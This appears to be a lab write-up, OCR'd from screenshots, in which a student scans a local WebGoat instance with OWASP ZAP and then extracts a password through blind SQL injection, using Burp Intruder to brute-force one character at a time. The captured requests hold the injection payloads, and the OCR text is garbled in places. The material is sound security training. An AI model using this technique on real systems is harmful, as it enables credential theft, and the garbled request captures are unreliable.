- I use the ls command to list the contents of the current directory.
- I use the chmod command to change the permissions of the file ZAP_2_16_1_unix.sh.
- +x adds execute permission to the file for the owner, group, and others. This is a common step before running a shell script.
- I use ./ZAP_2_16_1_unix.sh to start the installer of OWASP ZAP.




Searching for ZAP and Launching ZAP




Session Persistence



Performing a Scan



The vulnerability results



The SQL injection is high

This screenshot shows the ZAP 2.16.1 interface during a scan of the WebGoat application. The 'Alerts' tab is selected, highlighting a 'User Controllable HTML Element Attribute (Potential XSS)' issue. The alert details are as follows:

- URL: http://127.0.0.1:8080/WebGoat/register.mvc
- Risk: Informational
- Confidence: Low
- Parameter: matchingPassword
- Attack:
- Evidence: CWE ID: 20, WASC ID: 20
- Source: Passive (10031 - User Controllable HTML Element Attribute (Potential XSS))
- Input Vector:

The ZAP interface also displays the request and response headers and bodies, showing the HTML structure of the page being analyzed.

This is the Cross-Site Scripting (XSS)

This screenshot shows the ZAP 2.16.1 interface during a scan of the WebGoat application. The 'Alerts' tab is selected, highlighting an 'Absence of Anti-CSRF Tokens' issue. The alert details are as follows:

- URL: http://127.0.0.1:8080/WebGoat/login
- Risk: Medium
- Confidence: Low
- Parameter:
- Attack:
- Evidence: <form action="/WebGoat/login" method='POST' style="width: 200px;">
- CWE ID: 352
- WASC ID: 9
- Source: Passive (10202 - Absence of Anti-CSRF Tokens)
- Input Vector:

The ZAP interface also displays the request and response headers and bodies, showing the HTML structure of the login page.

This is Cross-Site Request Forgery (CSRF)

3. Explore Vulnerabilities:

- **Understand how each vulnerability works by reading the descriptions provided by OWASP ZAP.**

1. SQL Injection

Description from OWASP ZAP:

SQL Injection occurs when user-supplied input is inserted into a SQL query without proper validation or sanitization. This allows attackers to manipulate the query to:

- Bypass authentication
- Retrieve, modify, or delete database data
- Execute administrative operations on the database

2. Cross-Site Scripting (XSS)

Description from OWASP ZAP:

XSS flaws occur whenever an application includes untrusted data in a web page without proper validation or escaping. Attackers can execute malicious scripts in the user's browser, enabling:

- Session hijacking
- Website defacement
- Redirection to malicious sites

Types:

- **Reflected XSS:** Payload is reflected in the response (e.g., in URLs or search results).
- **Stored XSS:** Payload is permanently stored (e.g., in comments or database) and shown to users.
- **DOM-based XSS:** Client-side JavaScript mishandles user input and modifies the DOM.

3. Cross-Site Request Forgery (CSRF)

Description from OWASP ZAP:

CSRF occurs when a user is tricked into performing an action in a web app without their consent. It abuses the user's active session with the target application.

Example:

A logged-in user visits a malicious page that silently sends a request to change their email or password on another site, using their session cookies.


Missing Protection:

Applications are vulnerable if they do not use anti-CSRF tokens (unique, unpredictable values in form submissions or headers) to validate requests.

Summary of ZAP Alert Descriptions

Vulnerability	ZAP Description Summary	Common Consequences
SQL Injection	Unvalidated input used in SQL queries	Auth bypass, data leaks, DB manipulation
XSS	Injected scripts run in user's browser	Session theft, redirection, defacement
CSRF	Malicious actions via user's session	Unauthorized account changes, data modification

- Attempt to manually exploit these vulnerabilities using basic techniques (e.g., inserting SQL code in a login form).



The register user name field is vulnerable to an SQL injection attack and I got a reply saying user name already exists message.

KaliLinux2025 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Burp Suite Community Edition v2025.5.3 - Temporary Project

Proxy Intercept HTTP history WebSockets history Match and replace Proxy settings

Request to http://127.0.0.1:8080 Open browser

Time	Type	Direction	Method	URL	Status code	Length
23:10:20 28.Jul...	HTTP	→ Request	GET	http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc		
23:10:20 28.Jul...	HTTP	→ Request	GET	http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc/SqlInjectionAdvanced.lesson		
23:10:25 28.Jul...	HTTP	→ Request	PUT	http://127.0.0.1:8080/WebGoat/SqlInjectionAdvanced/register		
23:10:25 28.Jul...	HTTP	→ Request	GET	http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc		
23:10:29 28.Jul...	HTTP	→ Request	GET	http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc/SqlInjectionAdvanced.lesson		
23:10:30 28.Jul...	HTTP	→ Request	GET	http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc		
23:10:35 28.Jul...	HTTP	→ Request	GET	http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc/SqlInjectionAdvanced.lesson		
23:10:35 28.Jul...	HTTP	→ Request	GET	http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc		
23:10:35 28.Jul...	HTTP	→ Request	GET	http://127.0.0.1:8080/WebGoat/service/lessonoverview.mvc/SqlInjectionAdvanced.lesson		

Request

Pretty Raw Hex

```

5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 13
10 Origin: http://127.0.0.1:8080
11 Connection: keep-alive
12 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=shuga2700
13 Cookie: JSESSIONID=00C401B56EBE500BC680ACC5678F6E3
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u#0

```

Inspector

Request attributes
Request query parameters
Request body parameters
Request cookie
Request headers

11:11 PM 6/28/2025

I used Burp Suite for convenience and find that the password is 23 characters long. Now, we need to find the password itself. We can achieve that by using SQL injection to test each character of the password individually. `tom' AND substring(password, 1, 1) = 't`. I click on the Register now button in the webgoat which the input in the burp suite Method is PUT.

KaliLinux2025 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Burp Suite Community Edition v2025.5.3 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept **HTTP history** WebSockets history Match and replace | Proxy settings

Filter settings: Hiding CSS, image and general binary content

Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
1091 http://127.0.0.1:8080	GET	/WebGoat/servicelessonmenu.mvc							mvc		127.0.0.1			23:10:20 28 ...	8081	
1092 http://127.0.0.1:8080	GET	/WebGoat/servicelessonview....									127.0.0.1			23:10:20 28 ...	8081	
1093 http://127.0.0.1:8080	PUT	/W	http://127.0.0.1:8080/WebGoat/sqlInjectionAdvanced/register						JSON		127.0.0.1			23:10:25 28 ...	8081	49
1094 http://127.0.0.1:8080	GET	/W							mvc		127.0.0.1			23:10:25 28 ...	8081	
1095 http://127.0.0.1:8080	GET	/W							mvc		127.0.0.1			23:10:25 28 ...	8081	
1096 http://127.0.0.1:8080	GET	/W							mvc		127.0.0.1			23:10:30 25 ...	8081	
1097 http://127.0.0.1:8080	GET	/W							mvc		127.0.0.1			23:10:30 25 ...	8081	
1098 http://127.0.0.1:8080	GET	/W							mvc		127.0.0.1			23:10:35 28 ...	8081	
1099 http://127.0.0.1:8080	GET	/W							mvc		127.0.0.1			23:10:35 28 ...	8081	
1100 https://spcs.getpocket.com	POST	/kp												34.36.137.203	23:13:21 28 ...	8081

Request

Pretty Raw Hex

```
1 PUT /WebGoat/sqlInjectionAdvanced/register HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 128
10 Origin: http://127.0.0.1:8080
11 Connection: keep-alive
12 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
13 Cookie: JSESSIONID=00C401B56EBE500BC680ACCE5678F6E3
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u#0
18
19 username_reg='tom'+and+substring(password,1,1)=`t@email_reg`@email.com&password_reg=123456&confirm_password_reg=123456
```

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Organizer Ctrl+O

Send to Comparer (request)

Send to Comparer (response)

Show response in browser

Request in browser

Engagement tools [Pro version only]

Show new history window

Add notes

Highlight

Delete item

Clear history

Copy URL

Copy as curl command (bash)

Copy links

Save item

Proxy history documentation

Raw Hex Render

Inspector

Request attributes 2

Request body parameters 4

Request cookies 1

Request headers 16

Response headers 5

Notes

11:14 PM 6/28/2025

Go to Burp proxy HTTP history

Right click on PUT – sent to intruder

KaliLinux2025 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Burp Suite Community Edition v2025.5.3 - Temporary Project

Dashboard Target **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Sniffer attack

Target http://127.0.0.1:8080 Update Host header to match target

Positions Add \$ Clear \$ Auto \$

1	2	3	6	x	+
---	---	---	---	---	---

```
1 PUT /WebGoat/sqlInjectionAdvanced/register HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 128
10 Origin: http://127.0.0.1:8080
11 Connection: keep-alive
12 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=shuga2700
13 Cookie: JSESSIONID=00C401B56EBE500BC680ACCE5678F6E3
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u#0
18
19 username_reg='tom'+and+substring(password,1,1)=`t@email_reg`@email.com&password_reg=123456&confirm_password_reg=123456
```

Payloads

Payload position: No payload positions configured

Payload type: Simple list

Payload count: 0

Request count: 0

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Deduplicate

Add Enter a new item

Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

0 highlights 0 payload positions Length: 756

11:15 PM 6/28/2025

KaliLinux2025 [Running] - Oracle VirtualBox

Burp Suite Community Edition v2025.5.3 - Temporary Project

Sniper attack

Target: http://127.0.0.1:8080

Positions: Add \$ Clear \$ Auto \$

```
1 PUT /WebGoat/SqlInjectionAdvanced/register HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 128
10 Origin: http://127.0.0.1:8080
11 Connection: keep-alive
12 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=shuga2700
13 Cookie: JSESSIONID=00C401B56EBE500BC680ACCE5678F6E3
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u#0
18
19 username_regtom'+and+substring(password%2C1%2C1)%3D'$pass_char$&email_regtom%40mail.com&password_reg123456&confirm_password_reg123456
```

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 0

Request count: 0

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load...
Remove
Clear
Duplicate

Add Enter a new item
Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Click on intruder – positions then clear button

Replace ‘t’ with pass_char

Highlight pass_char and click Add button

KaliLinux2025 [Running] - Oracle VirtualBox

Burp Suite Community Edition v2025.5.3 - Temporary Project

Sniper attack

Target: http://127.0.0.1:8080

Positions: Add \$ Clear \$ Auto \$

```
1 PUT /WebGoat/SqlInjectionAdvanced/register HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 128
10 Origin: http://127.0.0.1:8080
11 Connection: keep-alive
12 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=shuga2700
13 Cookie: JSESSIONID=00C401B56EBE500BC680ACCE5678F6E3
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u#0
18
19 username_regtom'+and+substring(password%2C1%2C1)%3D'$pass_char$&email_regtom%40mail.com&password_reg123456&confirm_password_reg123456
```

Payloads

Payload position: All payload positions

Payload type: Brute force

Payload count: 26

Request count: 26

Payload configuration

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: abcdefghijklmnopqrstuvwxyz

Min length: 1

Max length: 1

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Edit
Remove
Up
Down

Click payloads

Now, we will arrange the payloads for the Burp Suite cluster bomb attack. The first set of payloads will test the character positions from 1 to 26 to identify the correct position of each character.


Setup as shown

Click ‘start attack’

When finished click ‘Length’ twice

The first letter of the password is ‘t’.

Close Attack window



KaliLinux2025 [Running] - Oracle VirtualBox

Burp Suite Community Edition v2025.5.3 - Temporary Project

Intruder

Target: http://127.0.0.1:8080

Positions: 1 to 26

Payloads

Payload position: All payload positions

Payload type: Bruteforcer

Payload count: 26

Request count: 26

Character set: abcdefghijklmnopqrstuvwxyz

Min length: 1

Max length: 1

Payload processing

Add | Enabled | Rule

1 highlight | 1 payload position | Length: 766

1 PUT /WebGoat/SqlInjectionAdvanced/register HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Content-Type-Options: XMLHttpRequest
9 Content-Length: 127
10 Origin: http://127.0.0.1:8080
11 Connection: keep-alive
12 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=shuga2700
13 Cookie: JSESSIONID=00C401B56E8E500BC60ACC5678F6E3
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u+0
18
19 username_reg='tom'+and+substring(password,2,2)%3D'\$pass_chars@email_regtom%40email.com&password_reg=123456&confirm_password_reg=123456

Go back to positions

Change ‘1’ to ‘2’

Click ‘start attack’

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
8	h	200	5			446	
1	a	200	24			433	
2	b	200	43			425	
3	c	200	13			425	
4	d	200	9			425	
5	e	200	10			425	
6	f	200	15			425	
7	g	200	11			425	

When finished click ‘Length’ twice

The second letter of the password is ‘h’

Close Attack window

```

1 PUT /WebGoat/SqlInjectionAdvanced/register HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 126
10 Origin: http://127.0.0.1:8080
11 Connection: keep-alive
12 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=shuga2700
13 Cookie: JSESSIONID=00C40B56EBE500BC680ACCE5678F6E3
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u=0
18
19 username_registration='and+substr(password,2,1)=10'+pass_change@email.com&password_registration=123456&confirm_password_registration=123456

```

In positions change '2' to '3'

Click 'start attack'

The screenshot shows the NetworkMiner interface with the following details:

- Table of Captured Items:**

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
9	i	200	17			446	
0	a	200	53			433	
1	b	200	13			425	
2	c	200	4			425	
3	d	200	15			425	
4	e	200	16			425	
5	f	200	24			425	
6		200	4			425	
- Request Log:**


```
1 PUT /WebGoat/SqliInjectionAdvanced/register HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 13
10 Origin: http://127.0.0.1:8080
11 Connection: keep-alive
12 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=shuga2700
13 Cookie: JSESSIONID=00C401B56EBE500BC680ACCE5678F6E8
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u#0
```
- Toolbar:** Includes buttons for Attack, Save, and various settings.

When finished click 'Length' twice

